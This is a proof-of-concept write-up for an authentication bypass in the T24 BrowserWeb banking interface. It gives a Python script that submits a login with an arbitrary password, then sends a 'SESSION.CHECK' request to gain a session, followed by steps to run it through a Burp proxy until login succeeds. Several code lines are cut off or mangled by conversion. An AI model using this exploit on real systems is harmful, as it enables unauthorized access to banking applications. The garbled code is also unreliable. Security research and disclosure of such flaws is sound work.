T24 - BrowserWeb bypass authen

For convenience, I have pre-written the POC script here

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import requests
import warnings
import argparse
from bs4 import BeautifulSoup
warnings.filterwarnings('ignore')
# Setup Burpsuite proxy
proxies = {
   "http": "http://127.0.0.1:8080",
   "https": "http://127.0.0.1:8080"
}
session = requests.Session()
def get_form_login(url):
    print("\n\n-----")
   url_login = "/BrowserWeb/servlet/BrowserServlet"
   arr_params = dict()
```

```
req = session.get(url + url_login, proxies=proxies, verify=I
   soup = BeautifulSoup(req.text, 'html.parser')
   inputs = soup.find all('input')
   for input in inputs:
       arr_params[input.get("name")] = input.get("value")
   print("=> DATA: {}".format(arr_params))
   return arr_params
def login(url, data):
   print("\n\n-----")
   url_login = "/BrowserWeb/servlet/BrowserLoginServlet"
   req = session.post(url + url_login, data=data, proxies=proxi
   print("=> HEADERS: {}".format(req.headers))
def bypass login(url):
   print("\n\n-----")
   data = {
       "blankRequestType": "SESSION.CHECK"
   url_login = "/BrowserWeb/servlet/BrowserLoginServlet"
   req = session.post(url + url_login, data=data, proxies=proxi
   if req.text.find("frameset") != -1 and req.text.find("frame")
       print("=> BYPASSED LOGIN !!!")
       print("=> COOKIE: {}".format(session.cookies))
# ----- MAIN -----
def main():
   # python .\poc.py --url https://t24.manhnv.com --username ma
   parser = argparse.ArgumentParser(
       description="Exploit bypass authen T24 BrowserWeb",
       add help=True
```

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parser.add_argument('--url', type=str, required=True, help=
    parser.add_argument('--username', type=str, required=True, l
    args = parser.parse_args()
    username = args.username
    url = args.url
    data_params = get_form_login(url)
    data_params["signOnName"] = username
    data_params["password"] = "123456" # You can enter any passi
    login(url, data params)
    bypass_login(url)
    # Example: python .\poc.py --url https://t24uat4.manhnv.com
    print("\n\nNext action: Go to burpsuite, Show response /Brown
if __name__ == "__main__":
    main()
```

Step 1: Config Burpsuite proxy

• http://127.0.0.1:8080


```
proxies = {
    "http": "http://127.0.0.1:8080",
    "https": "http://127.0.0.1:8080"
}
```

Step 2: Run POC


python .\poc.py --url https://t24.manhnv.com --username manhnv

⇒ Please replace the username and valid url

Step 4: Check Burpsuite and follow the steps as below



Show response in browser



Login success

